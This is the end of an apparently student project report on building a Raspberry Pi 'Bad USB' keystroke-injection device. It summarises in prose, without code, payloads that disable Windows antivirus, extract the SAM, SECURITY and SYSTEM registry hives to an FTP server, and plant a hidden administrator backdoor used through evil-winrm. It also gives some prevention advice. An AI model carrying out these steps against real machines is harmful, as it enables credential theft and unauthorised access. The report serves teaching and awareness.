And along the way, we also used tools like Raspberry Pi Imager to flash our SD cards, and Filezilla to set up our FTP server.

We also understood first hand with many hackers or penetration tester whose to buy a Rubber Ducky rather than building their own Bad USB. The Raspberry Pi may be cheaper, with a starting price around $5 compared to the $80 to $100 for the Rubber Ducky, but building your own Bad USB is a long and tedious process, and the result is not perfect. The payload needs to be adapted to the Operating System and version that the target is using, meaning the attacker needs to have a good knowledge of his target before attempting an attack. The new version of the Rubber Ducky with the latest version of Ducky Script allows to solve this problem by sending tests that allows to detect the operating system of the computer and launch the corresponding payload.

**What can be done to prevent this type of attack?** The first and easiest step is to split the administrator account from the day-to-day account. This won’t protect from keystroke injection attacks, but it will reduce their impact, since it will be harder for the attacker to escalate in privileges. Moreover, raising awareness of the risks generated using unknown USB keys helps reduce the number of attacks of this type.

**How could we improve our project?** Our main default is that the attack is not compatible with all OS. One way of improving the system would be to detect the victim's OS and carry out the attack accordingly. Moreover, we could focus on another OS like Linux, since our attacks are only possible on Windows OS.

Our second point of improvement could be to ensure that we can reconnect to the victim from any network, by installing malware at the time of the attack for example.

# Summary

When the Raspberry Pi is first connected to a computer, it creates a storage space named "CIRCUITPY" containing a "code.py" file and a "lib" folder, into which the adafruit\_hid library and a custom AZERTY keyboard layout are copied. The script in "code.py" executes upon power-up, initially displaying "Hello World!" to confirm proper library installation.

The initial payload involves disabling antivirus and opening a command line. Steps include navigating to 'Virus and Threat protection' and disabling it through keystrokes recorded and added to "code.py".

The primary script automates disabling antivirus, extracting sensitive data (SAM, SECURITY, SYSTEM registers), and transferring this data to an FTP server.

A secondary script creates a backdoor to allow future access by adding a new user to the administrator group, configuring WinRM service, diabling UAC Remote Restrictions and by hiding the malicious user from the login screen. We can exploit the backdoor by connection to the victim’s computer using evil-winrm from a Kali Linux machine.

However, the attack's success depends on OS version compatibility, network conditions, and avoiding infinite loops caused by CIRCUITPY modifications. Initial issues included a boot failure on Raspberry Pi, resolved by using a stable CircuitPython version.

Two main scenarios were achieved: file theft and backdoor setup. The FTP server, although insecure, facilitated data transfer. The backdoor allowed repeated access with administrative rights, enabling further data theft or attacks.

The project provided practical experience with Raspberry Pi and Windows environments. Despite the lower cost, building a custom Bad USB is complex compared to commercial options like Rubber Ducky. Preventative measures include separating admin accounts and raising awareness about USB security risks. Future improvements could involve OS detection and expanding attacks to other OS like Linux, as well as ensuring remote access from any network by installing malware.

# Appendices



Figure 10 : Rainbow screen displayed by the Raspberry Pi

Une image contenant texte, affichage, Appareil de présentation, écran d’ordinateur

Description générée automatiquement

Figure 11 : code.py done running

Une image contenant texte, capture d’écran, Tracé, nombre

Description générée automatiquement

Figure 12 : Gantt of the project

# Legends

[Image 1 : Rubber Ducky 3](#_Toc168343317)

[Figure 2 : How a Rubber Ducky attack works 5](#_Toc168343318)

[Image 3 : BBC Micro Model B 6](#_Toc168343319)

[Image 4 : First Prototype of Raspberry Pi 6](#_Toc168343320)

[Image 5 : Raspberry Pico size 7](#_Toc168343321)

[Image 6 : Raspberry Pi 4 Model B 7](#_Toc168343322)

[Figure 7 : Commands in code.py 10](#_Toc168343323)

[Figure 8 : Wireshark capture of FTP frames 12](#_Toc168343324)

[Image 9 : whoami command once we connect remotely 14](#_Toc168343325)

[Figure 10 : Rainbow screen displayed by the Raspberry Pi 19](#_Toc168343326)

[Figure 11 : code.py done running 19](#_Toc168343327)

[Figure 12 : Gantt of the project 20](#_Toc168343328)

Image 1 from pinterest.com

Image 2 from computinghistory.org.uk

Image 3 from zdnet.com

Image 4 from raspberrytips.fr

# Bibliography

History of BadUSB

<https://www.redzonetech.net/blog-posts/bad-usb#:~:text=History%20of%20Bad%20USB%20Attack,of%20the%20USB%20protocol%20itself>.

<https://www.youtube.com/watch?v=nuruzFqMgIw>

[](https://www.youtube.com/watch?v=nuruzFqMgIw)

Darren Kitchen for The Verge :

<https://www.theverge.com/23308394/usb-rubber-ducky-review-hack5-defcon-duckyscript>

Shop Rubber Ducky :

<https://shop.hak5.org/products/usb-rubber-ducky>

Story of the raspberry Pi :

<https://raspberrytips.com/raspberry-pi-history/>

How to install the proper image on the SD card :

<https://github.com/DENNISDGR/Duckberry-Pi-4>

Adafruit\_hid library :

[Introduction — Adafruit HID Library 1.0 documentation (circuitpython.org)](https://docs.circuitpython.org/projects/hid/en/latest/)

How to create FTP server on FileZilla (XAMPP):

<https://www.youtube.com/watch?v=HDcN42zx8Fs>

<https://www.malekal.com/filezilla-server-configurer-un-serveur-ftp-sur-windows/>

How to Create a Backdoor :

<https://www.malekal.com/masquer-utilisateur-demarrage-windows/>

FTP commands:

<https://learn.microsoft.com/fr-fr/windows-server/administration/windows-commands/ftp>